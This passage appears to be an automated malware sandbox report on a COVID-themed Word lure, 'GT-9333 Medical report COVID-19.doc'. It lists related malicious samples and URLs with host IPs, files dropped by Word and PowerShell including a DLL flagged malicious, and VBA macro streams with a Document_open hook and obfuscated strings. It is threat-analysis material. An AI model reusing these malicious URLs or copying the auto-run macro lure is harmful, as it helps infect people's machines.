	Payment Po.0000.Scan.pdf....exe	Get hash	malicious	Browse	• 192.185.59.247
	d2mISAbTQN.exe	Get hash	malicious	Browse	• 192.185.4.145
	YT0nfh456s.exe	Get hash	malicious	Browse	• 162.241.60.214
	LETTER OF AUTHORITY 18DEC.xlsx	Get hash	malicious	Browse	• 108.167.156.42
	AUTHORIZATION LETTER.xlsx	Get hash	malicious	Browse	• 108.167.156.42
	http://https://bbdeck.com/12-18-2020.html	Get hash	malicious	Browse	• 192.185.138.101
	http://https://app.box.com/s/yihmp2wywbz9lgdbg26g3tc1piwkalab	Get hash	malicious	Browse	• 162.241.127.156
	http://https://offer.rapidecomsolutions.com/download/#1NAFXgyML1ZuG78QPA7kwmkaJ-SrtNRep	Get hash	malicious	Browse	• 162.241.218.103
	Aral#U0131k ekstreniz.exe	Get hash	malicious	Browse	• 162.241.225.237

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TTNETTR	chrxWe2r.exe	Get hash	malicious	Browse	• 78.171.224.103
	uebg.dll	Get hash	malicious	Browse	• 78.188.225.105
	9182483287326864.doc	Get hash	malicious	Browse	• 78.188.225.105
	2G18HC8998F36.doc	Get hash	malicious	Browse	• 78.188.225.105
	9182483287326864.doc	Get hash	malicious	Browse	• 78.188.225.105
	sD7HzMzN.exe	Get hash	malicious	Browse	• 78.171.224.103
	ZAgNhZBG.exe	Get hash	malicious	Browse	• 78.171.128.82
	gJkwNm51.exe	Get hash	malicious	Browse	• 88.224.226.50
	Endermanch@Cerber5.exe	Get hash	malicious	Browse	• 95.1.200.8
	Astra.x86	Get hash	malicious	Browse	• 85.97.99.131
	R7dtqfb4.exe	Get hash	malicious	Browse	• 78.161.81.149
	DqO2lhfM6N.exe	Get hash	malicious	Browse	• 81.214.253.80
	mmdOUPawey.exe	Get hash	malicious	Browse	• 81.214.253.80
	AJU2WsPqAg.exe	Get hash	malicious	Browse	• 85.97.204.218
	cCqYU9uftT.exe	Get hash	malicious	Browse	• 81.214.253.80
	YdP4RSFJzO.exe	Get hash	malicious	Browse	• 81.214.253.80
	rn33MSTaLm.exe	Get hash	malicious	Browse	• 95.12.200.103
	710162.exe	Get hash	malicious	Browse	• 85.105.29.218
	X61NNBey.exe	Get hash	malicious	Browse	• 88.254.69.150
	http://https://theshockley.com/wp-admin/docs/OAarY7U1nrX/	Get hash	malicious	Browse	• 81.214.253.80
GOOGLE-2US	File_2112_2020_D-774206.doc	Get hash	malicious	Browse	• 35.209.158.78
	City Report - December.doc	Get hash	malicious	Browse	• 35.208.153.170
	file.exe	Get hash	malicious	Browse	• 35.208.121.20
	http://https://performoverlyrefinedapplication.icu/CizCEYfXXsFZDea6dskVLfEdY6BHDc59rTngFTpi7WA?clck=d1b1d4dc-5066-446f-b596-331832cbbdd0&sid=l84343	Get hash	malicious	Browse	• 35.213.109.249
	Copy_58M.doc	Get hash	malicious	Browse	• 35.214.166.219
	sample.exe	Get hash	malicious	Browse	• 35.209.64.252
	http://perpetual.veteran.az/673616c6c792e64756e6e6540706572706575475616c2e636f6d2e6175	Get hash	malicious	Browse	• 35.211.168.6
	iUUJykFNh2.doc	Get hash	malicious	Browse	• 35.214.68.112
	iUUJykFNh2.doc	Get hash	malicious	Browse	• 35.214.68.112
	Inv__Y20JQ8.doc	Get hash	malicious	Browse	• 35.214.68.112
	Inv__Y20JQ8.doc	Get hash	malicious	Browse	• 35.214.68.112
	Inv__Y20JQ8.doc	Get hash	malicious	Browse	• 35.214.68.112
	Copy__VLWEHK9R.doc	Get hash	malicious	Browse	• 35.214.68.112
	Copy_HJ1TCUG.doc	Get hash	malicious	Browse	• 35.214.68.112
	Copy_HJ1TCUG.doc	Get hash	malicious	Browse	• 35.214.68.112
	Copy_HJ1TCUG.doc	Get hash	malicious	Browse	• 35.214.68.112
	Copy_HJ1TCUG.doc	Get hash	malicious	Browse	• 35.214.68.112
	Scan BUYX.doc	Get hash	malicious	Browse	• 35.214.68.112
	Scan BUYX.doc	Get hash	malicious	Browse	• 35.214.68.112
	eYXiYB6U8N.doc	Get hash	malicious	Browse	• 35.214.68.112

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{78474F9B-DE8E-4300-98F0-AE5841A8170E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{78474F9B-DE8E-4300-98F0-AE5841A8170E}.tmp	
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8389C138-A4A2-4116-9DB9-6D688B84E1DE}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.357318797251612
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbi:liiiiiiiiifdLloZQc8++lsJe1Mzx
MD5:	69C7BA30BCDE3F02A6A6E67AF626A405
SHA1:	C645BE475B8D182CFE8F4B45D15BD04D0C8CE916
SHA-256:	4784D522200674BBFB7691E4B11DD7B165C50A13B6F317E9B60324425433702A
SHA-512:	16BD1C72260FF26B3F8ABD3FC6B256D6417D2E896AEFC4FD92D5A2D133AB58364579616C919B7A7622420CDFAE7DA7B34AF3137ADF8078B00E7A61CBD8E47A3
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254407380862302
Encrypted:	false
SSDEEP:	1536:C6TL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:COJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	1C36AD7F044053F1199A8FF860E7E245
SHA1:	7CB4A64E9C077582D87AA52AFA67BDCEF33CCF49
SHA-256:	BC72E1DC3EB86781419640CEE5AB0DAE16B5B4C71E8429F2E6954D2B2760A594
SHA-512:	C85DE2B094523B0E7FCB0645058A9A674298462C94EB4B0C0082A95E4F265AC1611F0FC3CF20EDA19F23C0BC34FB26056E66DC0321E687B5D42F9627B6E22F8I
Malicious:	false
Reputation:	low
Preview:	MSFT.....Q.....#.....$..... .....d.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\GT-9333 Medical report COVID-19.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Tue Dec 22 05:12:36 2020, length=207360, window=hide
Category:	dropped
Size (bytes):	2238
Entropy (8bit):	4.559132121398516
Encrypted:	false
SSDEEP:	48:8b/XT0jFSR/7Le/7JEe/kFQh2b/XT0jFSR/7Le/7JEe/kFQ/:8b/XojF+3eye8FQh2b/XojF+3eye8FQ/
MD5:	BB933C011697B1828578FE39DAF18FB1
SHA1:	9DF64ECDF234058D2BAE2149EB03A37A1B13F967
SHA-256:	280E7105475D5BD73F0A426B8A7C2564C60704586B72622545A5741162C3BCBD

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\GT-9333 Medical report COVID-19.LNK	
SHA-512:	4725BB0137F2316F2CE2478EDA700AA5B156DE0D34D67B27BACDAF9FEFD505059D60E266F5C0FFD6B400FE45BDC1131617FDD5539E64F089338CD701EB88D32
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....{....{..;.wq)....*.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..*...Q.1 .GT-933~1.DOC..t.....Q.y.Q.y*...8.....G.T.-.9.3.3.3. .M.e.d.i.c.a.l. .r.e.p.o.r.t. .C.O.V.I.D.-.1.9...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\648351\Users.user\Desktop\GT-9333 Medical report COVID-19.doc.:.....\.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.G.T.-.9.3.3.3. .M.e.d.i.c.a.l. .r.e.p.o.r.t. .C.O.V.I.D.-.1.9...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	131
Entropy (8bit):	4.92469244841743
Encrypted:	false
SSDEEP:	3:M1foABMGELQSjmIfFu4o6zwoABMGELQSjmIfFu4omX1foABMGELQSjmIfFu4ov:M1oFGELyIfj+oFGELyIfjXoFGELyIfjy
MD5:	E675D2BB4E10919CC2B25DEA7E5BCAB0
SHA1:	CFC91419F3061FAF9AD996E223372873573D4AB8
SHA-256:	D0214A686B330A75FDDB09844588642CD3B6A4DFBE50575192CA60A9B51B15E4
SHA-512:	2E5AEE8F05BAAC4CC6EE992848BA10DE81F2F58E5591C328CAC8CB7340062CD19B24D619AE2AD4C9CB95146629F4735953F5E1488673BC8116795D5BA1ACE10
Malicious:	false
Reputation:	low
Preview:	[doc]..GT-9333 Medical report COVID-19.LNK=0..GT-9333 Medical report COVID-19.LNK=0..[doc]..GT-9333 Medical report COVID-19.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\C5EXUK8NUVGJWY1Z9OMU.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5888104176416076
Encrypted:	false
SSDEEP:	96:chQCsMqiqvsqvJCwofz8hQCsMqiqvsEHyqvJCworlzvlYfHAf8OslUVxIu:cyvofz8yTHnorlzvPf8OZIu
MD5:	A5FFB19B3323ED00CD99D236209D022B
SHA1:	B7C40FD2BE05AB0BCDADDF5B76CA8CB3B6011BAD
SHA-256:	3F3FA46DBB7D0C093AA0367B29D74B36CDC9DADCD3A9CBD1F56D01EBE70CC7BA
SHA-512:	429ADD27FD1351CF6111C4A087C08C34FBA094776221E7C5A710C03832665167BD05B2B644E24D0C592D6935F00D1A4C3FF6DFCE03A6FD6ECA218431BD382D2
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$-9333 Medical report COVID-19.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\Desktop\~$-9333 Medical report COVID-19.doc	
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	227328
Entropy (8bit):	7.10489493062974
Encrypted:	false
SSDEEP:	3072:KDk0aD2Sxtltn5TbX4pkzlcQY70Zc2sdQFAYWYxHT1GaH5sD5/pJz9Zixie:iZaDfbhbX4pKlcRLYDHT1R+D5/jBZi
MD5:	6ED0E9AA2A905308FA2CEB8D6446302F
SHA1:	8959D4E97BAF338AF03BF7F79B963AAB3FEC35E1
SHA-256:	A206269CBFFB5344C77F6B885A04AD00CF1679E9ACE928A3E6DE041001263E96
SHA-512:	B9AC27AC40ECF658CEA3A62C0A6CE5D91249528FB5CB82B56FD390A6DE63546AFD2C975A05CF058D5C48FC10D8FF94E8A74D7FBC291D6D1D5A573753C9DEF A8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ET...5..5..5..gH..5..g^.d5..gY.+5.&..5..5..5..gW..5..gO..5..gl..5..gL..5 .Rich.5.....PE..L...._.....!.....m3.....I.....<.... ...I.....@.....D..... .....text...W..... ..`.rdata..)-.....@..@.data...x,.....@....rsrc....l... ...n.....@..@.reloc..d.....^.....@..B..... ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: National Gorgeous Handcrafted Rubber Chicken I dentity transmitting Metal Tasty, Author: Clment Leroy, Template: Normal.dotm, Last Saved By: Victor Lemoine, Revision Number: 1, Name of Creating App lication: Microsoft Office Word, Create Time/Date: Mon Dec 21 13:51:00 2020, Last Saved Time/Date: Mon Dec 21 13:51:00 2020, Number of Pages: 1, Number of Words: 5943, Number of Characters: 33877, Security: 8
Entropy (8bit):	6.406228458869238
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	GT-9333 Medical report COVID-19.doc
File size:	207259
MD5:	a111ce91bd895c36fa2573483ddba7ef
SHA1:	d4ef1a6f54d64ec0398fac3a2f3e2694d7ed8cb5
SHA256:	f2ebfaec6ca0aeaf9fca020147398f74d7500b6be6259fc2eb4bb2e968e0cafe
SHA512:	7c987a24ebeefa27323172cf9c6410768d4bed18a95e063b274ebe42c9fea065d0674d3dcdc877b68cffa2ecc7778d7f8b234786b74cd31b71ee322233066f72
SSDEEP:	3072:MD9ufstRUUKSns8T00JSHUgteMJ8qMD7g5Gk5UbPoU2l65gsaTM:Y9ufsfgIf0pLrUbPoU2lIgsaTM

General

File Content Preview:	.....>.....9.....<.....6...7...8..... .....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "GT-9333 Medical report COVID-19.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	National Gorgeous Handcrafted Rubber Chicken Identity transmitting Metal Tasty
Author:	Clment Leroy
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Victor Lemoine
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-21 13:51:00
Last Saved Time:	2020-12-21 13:51:00
Number of Pages:	1
Number of Words:	5943
Number of Characters:	33877
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	1252
Number of Lines:	282
Number of Paragraphs:	79
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: UserForm1, Stream Size: -1

General	
Stream Path:	Macros/UserForm1
VBA File Name:	UserForm1
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
False
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: -1

General	
Stream Path:	Macros/UserForm2
VBA File Name:	UserForm2
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: -1

General	
Stream Path:	Macros/UserForm3
VBA File Name:	UserForm3
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name

Keyword
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: -1

General	
Stream Path:	Macros/UserForm4
VBA File Name:	UserForm4
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Customizable
VB_TemplateDerived
VB_Base

VBA Code

VBA File Name: UserForm5, Stream Size: -1

General	
Stream Path:	Macros/UserForm5
VBA File Name:	UserForm5
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Dk5att0cu_9jsb, Stream Size: 1114

General	
Stream Path:	Macros/VBA/Dk5att0cu_9jsb
VBA File Name:	Dk5att0cu_9jsb
Stream Size:	1114
Data ASCII:	. . . . u . . . . T 7 . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 11 c0 54 37 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: Lxvinhyq0hu0i, Stream Size: 16887

General	
Stream Path:	Macros/VBA/Lxvinhyq0hu0i
VBA File Name:	Lxvinhyq0hu0i
Stream Size:	16887
Data ASCII:	. . . . 0 . . . . 4 . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 8c 08 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 93 08 00 00 1f 30 00 00 00 00 00 00 01 00 00 00 11 c0 34 97 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"cBBImVFtj.VfOyHcZeG.KTQGJQv"
MVKdEA
"iYrsMDeBF.SIoiFJ.zdnAB"
"cfmqZH.yHFfXEyD.iUezXEC"
TFhBESFIX
yqztDCl:
VBA.Replace
jSGTCFaK:
hVRJE
"HGXMmlZoZ.jEXaTVE.zeocvMGG"
RZyrFJ
sbVXIJE:
aDFRF
KAedr
"ObyEHIBL.hGKABcIQ.yeYrFAOmg"
RMyrFd
qLfbCLdC
GLxLQDxBB

Keyword
KiOKSNEG:
PrigNJEs
nCWvB
RhecDCNb:
YaqiI
yDuIa
aDFRF:
Binary
hckCCJvD:
UbSMfKFUj
CtmaxWDYG
dcClB:
VipWJ:
jSGTCFaK
IpXGAFACy
jWIUH
yqztDCl
"aguCEDpx.XlUcBUj.UPogGhX"
"zSasAJg.LDOIU.vvZOFJ"
"AtMXEHJGF.tPVXDfJI.vNeXEIF"
wVgZExzI
"gtvUAW.KeNGGlEDI.FCFXBEHbH"
hkpqEBd
FEJNFPMF
uYPoFiE
XvETIO
pxMXSJrIc:
dcClB
VIuzQOE:
"zpGvEhCHv.ZNcWIJcU.qeFzJB"
"gEMlED.skZhEggk.ZyWBD"
FzSmxUBI:
IlJMEYBZ
JubeVI
"QWkiJ.sNlBSC.hsUWFP"
BRfTAJ
lOYxmwBA
IIJMEYBZ:
UFEneAQF
FzOAw
"eKLzaJBKG.eCACJBH.NfdiGiC"
Resume
iAKfBEDC:
QqQRUOBly
"nRpjIJ.tkIcCAbCF.hJzbH"
yHCsJFACD
lfjdHL
mxDIrHC
hckCCJvD
DxojDGC
rDIcxFB:
NwlcQEELI
eYojg
JXblRBK:
kaqktK
olbDbIA:
nCWvB:
"bfJqAKr.cLEdAF.oYWiAFEQ"
lbHAbDF:
ZqNrvaa:
kmOCpG
FoTWuD:
ChrW(wdKeyS)
bVAPDAD

Keyword
"ZbLbn.FiqyBGPC.ROWoCHF"
cHoJJlDBJ
"CXrJJB.OBfnW.uqEngDYV"
"BpfOu.TVoTOHe.EzrPEDJ"
"rqFdfCgk.WuMsFCHq.wYpcBKVBP"
ObUqEpuD:
NwlcQEELI:
"pJlGBGe.jIXSWL.jkAfAElf"
"hSzhx.onZqBBzG.aRYCE"
VB_Name
AJXECAN
ZxZNGGUBd:
IaIuovC:
WnWcBBeF
IaIuovC
"TNqlmI.VQzWNlJC.IuleF"
gvnNjywC:
"ErIlZF.tHbIE.idUJKwuOi"
oVlMEI
NJlsEIS
JxVVF
RWlYF
"ZFWwdLJFE.FcQNSnyB.yuKyrJAD"
"KeuGF.APuwUHxl.GiUhBFB"
fGzqP:
uJknJZHFB:
yJzxGZak
PksXIAC:
"obWgmFILu.KLSrfFHDI.nylpN"
"AcrzGL.zwvmHG.MqsxCr"
UbSMfKFUj:
kmOCpG:
"XIjXFFFIJ.jYAPtLTyj.PLtLFT"
Attribute
lfRjBXXFA:
lfRjBXXFA
fGzqP
VIuzQOE
RMyrFd:
JXblRBK
YEAwF
nhVWCG:
"BiUfo.vtUVwAWGC.hUSLqGGIO"
MVKdEA:
"oScEJFIH.GpYhI.ZPvpk"
iZGGBKjGH
"DcfnrACC.XeVEC.QdSVCUJ"
ohdoz
uJtiAP
"WWmJGCEWG.XCrNGJ.ficHzH"
cIiApH
LjVfJ
qLfbCLdC:
zHYrT
sbVXlJE
sCwjljF
JHGODJK
XvETIO:
BrrXfI
JzcNByvAX
"DbRqLDGCg.nxwYCaF.sZZrJ"
nmHtBKNIA
uJknJZHFB
kMzKEr:

Keyword
pxMXSJrIc
"pPiJFZzI.dfizGxy.NRcSrA"
KiOKSNEG
SEnkGD
"nYskWX.aOSpmAFIB.kCBksCD"
"gjoHAq.pgiDH.iYppCzD"
HMJCGGAMi
"RSIiW.JGdvBjSmB.WubTFJ"
xuAPcBl
xuAPcBl:
jJMCQJDB:
nhVWCG
LjVfJ:
zHYrT:
kMzKEr
lbHAbDF
"YNveE.qehAq.fHHuGb"
"eHqqE.nCeMDET.kZWuQGE"
ZuuLFE
EhrmhuB
"NhKID.SYBhRIEGg.qCLeaM"
"NPkiDT.CkfBJvJ.bgnwZAB"
"fNHCB.hbEBBG.feKiwC"
IGamxCG
ZuuLFE:
jWIUH:
"MiwKq.hkWsDcI.YmoTAGR"
"NgFRIFlFQ.imXZAJE.tzzlC"
RhecDCNb
nmHtBKNIA:
WpdDxhHa
VipWJ
PksXIAC
String
gvnNjywC
eTuZIDG
kySRBFED
ObUqEpuD
uWAjsYwtG
FzSmxUBI
YEAwF:
"dcEwJD.cZCpC.kfXrIC"
FEJNFPMF:
"uozeDEQ.xTczzpJbJ.GKYoFkDTH"
"NipqJ.tIztQI.WMXjaJ"
yDuIa:
IpXGAFACy:
"qKjdvEDq.lYfhW.eTVwADADD"
yDAMCG
ZqNrvaa
TLfxGCa
EiViHgGI
IJSGH
iAKfBEDC
TFhBESFIX:
GwJXIC
Error
"dZEvHBM.HWisMo.kLMoA"
"OqezBEGR.dKnPpE.XZiNID"
dThRBEAv
rDIcxFB
JKIoD
cIiApH:
QyqGnByH

Keyword
ahjNCC
yDAMCG:
Close
jJMCQJDB
"WWgXBJbAL.psfjJF.iosTZOn"
yHCsJFACD:
ZxZNGGUBd
Function
FoTWuD
hVRJE:
"dCIAJyHr.uGSFGCFE.hgENI"
olbDbIA
OXtlEDLCd
zoqaA
"UqHHHBQRG.wPBFeBYHC.BFGBerA"
"cklcdFF.ljzQFAII.yhDYGICo"

VBA Code

VBA File Name: UserForm1, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm1
VBA File Name:	UserForm1
Stream Size:	1160
Data ASCII:	. . . . @ . . . . L . . . . G . . . . n . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 11 c0 6e ff 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
False
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: 1155

General	
Stream Path:	Macros/VBA/UserForm2
VBA File Name:	UserForm2
Stream Size:	1155
Data ASCII:	. . . . @ . . . . L . . . . G . . . . x . . . . M E . . . .
